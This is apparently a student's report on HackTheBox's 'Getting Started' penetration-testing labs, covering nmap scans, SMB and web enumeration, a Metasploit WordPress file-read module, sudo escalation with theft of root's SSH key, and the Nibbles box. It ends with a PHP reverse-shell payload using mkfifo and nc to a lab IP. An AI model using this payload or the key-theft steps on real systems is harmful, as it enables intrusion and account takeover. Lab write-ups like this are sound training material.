GETTING STARTED

ASSIGNMENT REPORT

Peter Kinyumu,
cs-sa07-24067,
May 19th, 2024.


1. INTRODUCTION

The assignment covered getting started with penetration testing and the HackTheBox platform. It discussed navigating the HTB platform, how to get help, and where to ask questions. Additionally, it provided a comprehensive step-by-step guide through the Penetration Testing process, from scanning targets and probing for open ports to enumerating and using public exploits to file transfers and privilege escalations techniques.

2. ANSWERS TO QUESTIONS

Penetration Testing basics


a. **Apply what you learned in this section to grab the banner of the above server and submit it as the answer.**



b. **Perform a Nmap scan of the target. What is the version of the service from the Nmap scan running on port 8080?**

c. **Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.**


- Scan top 1000 ports with **nmap -v -Pn -sV 10.129.42.254**
- Apache Tomcat is running on port 8080.
- Telnet service is running on port 2323 (usually 23 by default)



d. **List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.**

From the screenshot above:


- List available shares with the command **smbclient -N -L \\\\10.129.42.254**
- Access the share **users** with bob credentials **bob:Welcome1**
- Download flag.txt





Web Enumeration

a. **Try running some of the web enumeration techniques you learned in this section on the server above, and use the info you get to get the flag.**

- Performed directory enumeration with gobuster.
- **robots.txt** revealed an admin page leading to an admin panel.
- Tests credentials **admin:password123** exposed in comments.
- Use that to log in and get the flag.







Public Exploits

a. **Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)**
   - Scanned top 1000 ports. Port **19,22,111,646** were open/filtered.
   - I couldn't find any vulnerabilities in those services.

- Proceeded to scan only the port connecting to the target webserver spawned. (Simple Backup Plugin version 2.7.10 was running on the web server)

```
┌──(cypherpunk㉿votex)-[~]
└─$ nmap -sC -sV -p 55654 83.136.251.226
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-16 14:02 EAT
Nmap scan report for 83-136-251-226.uk-lon1.upcloud.host (83.136.251.226)
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
55654/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.6.1
|_http-title: Getting Started &#8211; Just another WordPress site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.13 seconds

┌──(cypherpunk㉿votex)-[~]
└─$
```


"The Simple Backup plugin version 2.7.10 for WordPress has a vulnerability that allows for arbitrary file download. This means that an attacker can exploit this vulnerability to download any file from the server where the plugin is installed. This could include sensitive files such as configuration files or files containing credentials, potentially leading to further compromise of the system."

```
|                    User Name:          [   security    ]
|                    Password:           [               ]
|                                        [ OK ]
|                                                https://metasploit.com |

       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit Simple Backup Plugin 2.7.10

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   0  auxiliary/scanner/http/wp_simple_backup_file_read                normal  No     WordPress Simple Backup File Read Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/wp_simple_backup_file_read

msf6 >
```

Search for an explot for the version of the back up plugin.


It has a file read vulnerability

- I used the exploit and set options **RHOST, RPORT, and FILEPATH.** The exploit targets a specific file on the server(/etc/passwd by default).




Privilege Escalation

a. **SSH into the server above with the provided credentials, and use the '-p xxxxxx' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'.**




After listing the sudo privileges that user1 has, I discovered that the user can execute the bash shell as user2 with no password. That gave me elevated privileges to user2.

As user2, I identified that I have permission to read the root user's private key in /root/.ssh directory. I copied the file to my attack machine as base64 and used to the command echo "b3Bl—-SNIP—" | base64 -d > root_key to write it to a file. We changed permissions for the file because the ssh server would prevent them from working if they have lax permissions.




We can then log in as root using the private key.




Attacking your first box - Nibbles

a. **Run an nmap script scan on the target. What is the Apache version running on the server? (answer format: X.X.XX)**



Web Footprinting

- Root web server was just “Hello world” site.
- Comments revealed /nibbleblog/ - homepage for a blogging site.
- Directory enumeration of /nibbleblog/ revealed admin portal(**admin.php**)




- README file identified the site with version 4.0.3 - vulnerable to **Arbitrary File Upload Vulnerability**.
- Further file and directory enumeration helped unveil the username and password as **admin:nibbles**.


b. Gain a foothold on the target and submit the user.txt flag

- Upload a malicious reverse shell script(**shell.php**)

```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.204 13377>/tmp/f"); ?>
```



